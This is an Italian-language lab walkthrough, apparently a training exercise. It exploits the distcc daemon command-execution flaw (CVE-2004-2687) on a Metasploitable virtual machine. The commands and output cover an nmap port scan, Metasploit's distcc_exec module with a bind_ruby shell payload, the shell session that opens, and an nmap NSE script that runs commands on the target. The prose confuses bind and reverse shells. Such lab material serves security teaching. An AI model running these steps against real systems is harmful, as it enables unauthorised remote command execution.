
```
msf6 > nmap -p- -T5 192.168.77.112
[*] exec: nmap -p- -T5 192.168.77.112

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 08:02 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-d
ns or specify valid servers with --dns-servers
Warning: 192.168.77.112 giving up on port because retransmission cap hit (2).
Nmap scan report for 192.168.77.112
Host is up (0.0084s latency).
Not shown: 65312 closed tcp ports (conn-refused), 193 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
38927/tcp open  unknown
40226/tcp open  unknown
43120/tcp open  unknown
56584/tcp open  unknown
```

Cerco il modulo e una volta trovato lo utilizzo.




```
msf6 > search distccd

Matching Modules
================

   #  Name                           Disclosure Date  Rank       Check  Description
   -  ----                           ---------------  ----       -----  -----------
   0  exploit/unix/misc/distcc_exec  2002-02-01       excellent  Yes    DistCC Daemon Command Executi
on


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/misc/distcc_ex
ec

msf6 > use exploit/unix/misc/distcc_exec
[*] No payload configured, defaulting to cmd/unix/reverse_bash
msf6 exploit(unix/misc/distcc_exec) > 
```

Imposto target e IP della vittima e con il comando *show payloads* cerco il payload cmd/unix/bind_ruby e lo utilizzo per creare una dind shell sul target, scegliendo questo payload il target eseguirà una connessione sulla macchina attaccante consentendomi di accedere al sistema shell della macchina target.




```
msf6 exploit(unix/misc/distcc_exec) > set RHOST 192.168.77.112
RHOST ⇒ 192.168.77.112
msf6 exploit(unix/misc/distcc_exec) > show payloads

Compatible Payloads
===================

   #   Name                                       Disclosure Date  Rank    Check  Description
   -   ----                                       ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser                   .                normal  No     Add user with user
add
   1   payload/cmd/unix/bind_perl                 .                normal  No     Unix Command Shell
, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6            .                normal  No     Unix Command Shell
, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                 .                normal  No     Unix Command Shell
, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6            .                normal  No     Unix Command Shell
, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                   .                normal  No     Unix Command, Gene
ric Command Execution
   6   payload/cmd/unix/reverse                   .                normal  No     Unix Command Shell
, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash              .                normal  No     Unix Command Shell
, Reverse TCP (/dev/tcp)
   8   payload/cmd/unix/reverse_bash_telnet_ssl   .                normal  No     Unix Command Shell
, Reverse TCP SSL (telnet)
   9   payload/cmd/unix/reverse_openssl           .                normal  No     Unix Command Shell
, Double Reverse TCP SSL (openssl)
   10  payload/cmd/unix/reverse_perl              .                normal  No     Unix Command Shell
, Reverse TCP (via Perl)
```




```
msf6 exploit(unix/misc/distcc_exec) > set payload payload/cmd/unix/bind_ruby
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/misc/distcc_exec) > show options

Module options (exploit/unix/misc/distcc_exec):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS   192.168.77.112   yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                       ng-metasploit/basics/using-metasploit.html
   RPORT    3632             yes       The target port (TCP)


Payload options (cmd/unix/bind_ruby):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  192.168.77.112   no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.77.112:4444
[*] Command shell session 1 opened (192.168.77.111:36741 → 192.168.77.112:4444) at 2025-01-24 08:57:
44 -0500
```

Eseguo dei comandi per verificare la connessione appena stabilita.



```
msf6 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.77.112:4444
[*] Command shell session 1 opened (192.168.77.111:36741 → 192.168.77.112:4444) at 2025-01-24 08:57:
44 -0500

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:65:ec:5e
          inet addr:192.168.77.112  Bcast:192.168.77.255  Mask:255.255.255.0
          inet6 addr: fd00::a00:27ff:fe65:ec5e/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe65:ec5e/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:337972 errors:0 dropped:0 overruns:0 frame:0
          TX packets:334997 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:23682070 (22.5 MB)  TX bytes:18420013 (17.5 MB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr:  ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:350 errors:0 dropped:0 overruns:0 frame:0
          TX packets:350 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:145365 (141.9 KB)  TX bytes:145365 (141.9 KB)
```



```
┌──(kali㉿kali)-[~]
└─$ nmap -p 3632 192.168.77.112 --script=distcc-cve2004-2687 --script-args="distcc-cve2004-2687 .cmd=
'uname -a'"
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-24 10:04 EST
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-d
ns or specify valid servers with --dns-servers
Nmap scan report for 192.168.77.112
Host is up (0.018s latency).

PORT     STATE SERVICE
3632/tcp open  distccd
| distcc-cve2004-2687:
|   VULNERABLE:
|   distcc Daemon Command Execution
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2004-2687
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|       Allows executing of arbitrary commands on systems running distccd 3.1 and
|       earlier. The vulnerability is the consequence of weak service configuration.
|
|     Disclosure date: 2002-02-01
|     Extra information:
|
|     uid=1(daemon) gid=1(daemon) groups=1(daemon)
|
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
|       https://nvd.nist.gov/vuln/detail/CVE-2004-2687
|_      https://distcc.github.io/security.html

Nmap done: 1 IP address (1 host up) scanned in 0.44 seconds
```